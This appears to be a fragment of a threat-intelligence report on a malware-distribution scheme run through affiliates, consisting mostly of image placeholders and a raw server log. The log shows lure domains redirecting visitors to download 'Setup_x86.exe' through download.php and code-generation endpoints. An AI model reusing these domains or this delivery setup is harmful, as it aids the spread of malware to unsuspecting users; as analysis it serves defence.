


AFFILIATE TEAMS (7 MAJOR)








Landing Pages and Affiliates



LANDING PAGES



CODE GENERATION



CODE GENERATION - INFRASTRUCTURE

```
add_code.php x
- [30/Nov/2024:00:32:40 +0100] "GET /get_link.php?action=get-win HTTP/1.1" 200 42 "-" "-"
- [30/Nov/2024:00:32:40 +0100] "GET /get_link.php?action=get-mac HTTP/1.1" 200 82 "-" "-"
- [30/Nov/2024:00:33:06 +0100] "GET / HTTP/1.0" 403 564 "-" "Mozilla/5.0 (Linux; Android 13; V2231A; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/87.0.4280.141 Mobile Safari/537.36 VivoBrowser/13.6.21.0"
- [30/Nov/2024:00:34:11 +0100] "GET /add_code.php?method=delete&code=KDPGDY HTTP/1.1" 200 38 "-" "python-requests/2.31.0"
- [30/Nov/2024:00:34:29 +0100] "GET /get_link.php?action=get-win HTTP/1.1" 200 42 "-" "-"
- [30/Nov/2024:00:34:31 +0100] "GET /download.php?agent=37 HTTP/1.0" 302 0 "https://capsuredash.xyz/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:34:31 +0100] "GET /dwnld.php HTTP/1.0" 302 13 "https://capsuredash.xyz/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:34:32 +0100] "GET /37/Setup_x86.exe HTTP/1.0" 206 1 "https://capsuredash.xyz/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:34:34 +0100] "GET /37/Setup_x86.exe HTTP/1.0" 206 37537822 "https://capsuredash.xyz/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:34:39 +0100] "GET / HTTP/1.0" 403 162 "-" "Mozilla/5.0 (Linux; U; Android 4.0.3; ko-kr; LG-L160L Build/IML74K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30"
- [30/Nov/2024:00:35:02 +0100] "GET /robots.txt HTTP/1.0" 404 162 "-" "Mozilla/5.0 (compatible;PetalBot;+https://webmaster.petalsearch.com/site/petalbot)"
- [30/Nov/2024:00:36:55 +0100] "GET login.cgi HTTP/1.1" 400 166 "-" "-"
- [30/Nov/2024:00:37:37 +0100] "GET /add_code.php?method=get&code=KDPGDY HTTP/1.1" 200 50 "-" "Java/1.8.0_101"
[30/Nov/2024:00:37:41 +0100] "GET /add_code.php?method=get&code=KDPGDY HTTP/1.1" 200 50 "-" "Java/1.8.0_101"
- [30/Nov/2024:00:37:57 +0100] "GET /add_code.php?method=get&code=kdpudy HTTP/1.1" 200 50 "-" "Java/1.8.0_101"
- [30/Nov/2024:00:39:14 +0100] "GET /get_link.php?action=get-win HTTP/1.1" 200 42 "-" "-"
- [30/Nov/2024:00:39:14 +0100] "GET /get_link.php?action=get-mac HTTP/1.1" 200 82 "-" "-"
- [30/Nov/2024:00:39:24 +0100] "GET /download.php?agent=39 HTTP/1.0" 302 0 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:39:24 +0100] "GET /dwnld.php HTTP/1.0" 302 13 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:39:25 +0100] "GET /39/Setup_x86.exe HTTP/1.0" 206 1 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:39:28 +0100] "GET /39/Setup_x86.exe HTTP/1.0" 206 56251735 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:39:30 +0100] "GET /download.php?agent=39 HTTP/1.0" 302 0 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:39:30 +0100] "GET /dwnld.php HTTP/1.0" 302 13 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:39:30 +0100] "GET /39/Setup_x86.exe HTTP/1.0" 206 1 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:39:33 +0100] "GET /39/Setup_x86.exe HTTP/1.0" 206 50685842 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:40:00 +0100] "GET /download.php?agent=39 HTTP/1.0" 302 0 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:40:00 +0100] "GET /dwnld.php HTTP/1.0" 302 13 "https://wechatmeets.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
- [30/Nov/2024:00:40:14 +0100] "GET /get_link.php?action=get-win HTTP/1.1" 200 42 "-" "-"
- [30/Nov/2024:00:40:14 +0100] "GET /get_link.php?action=get-mac HTTP/1.1" 200 82 "-" "-"
```

1	2	3	4
"2412"	"LJAWKS"	"#Itachi"	"1733057431"↓

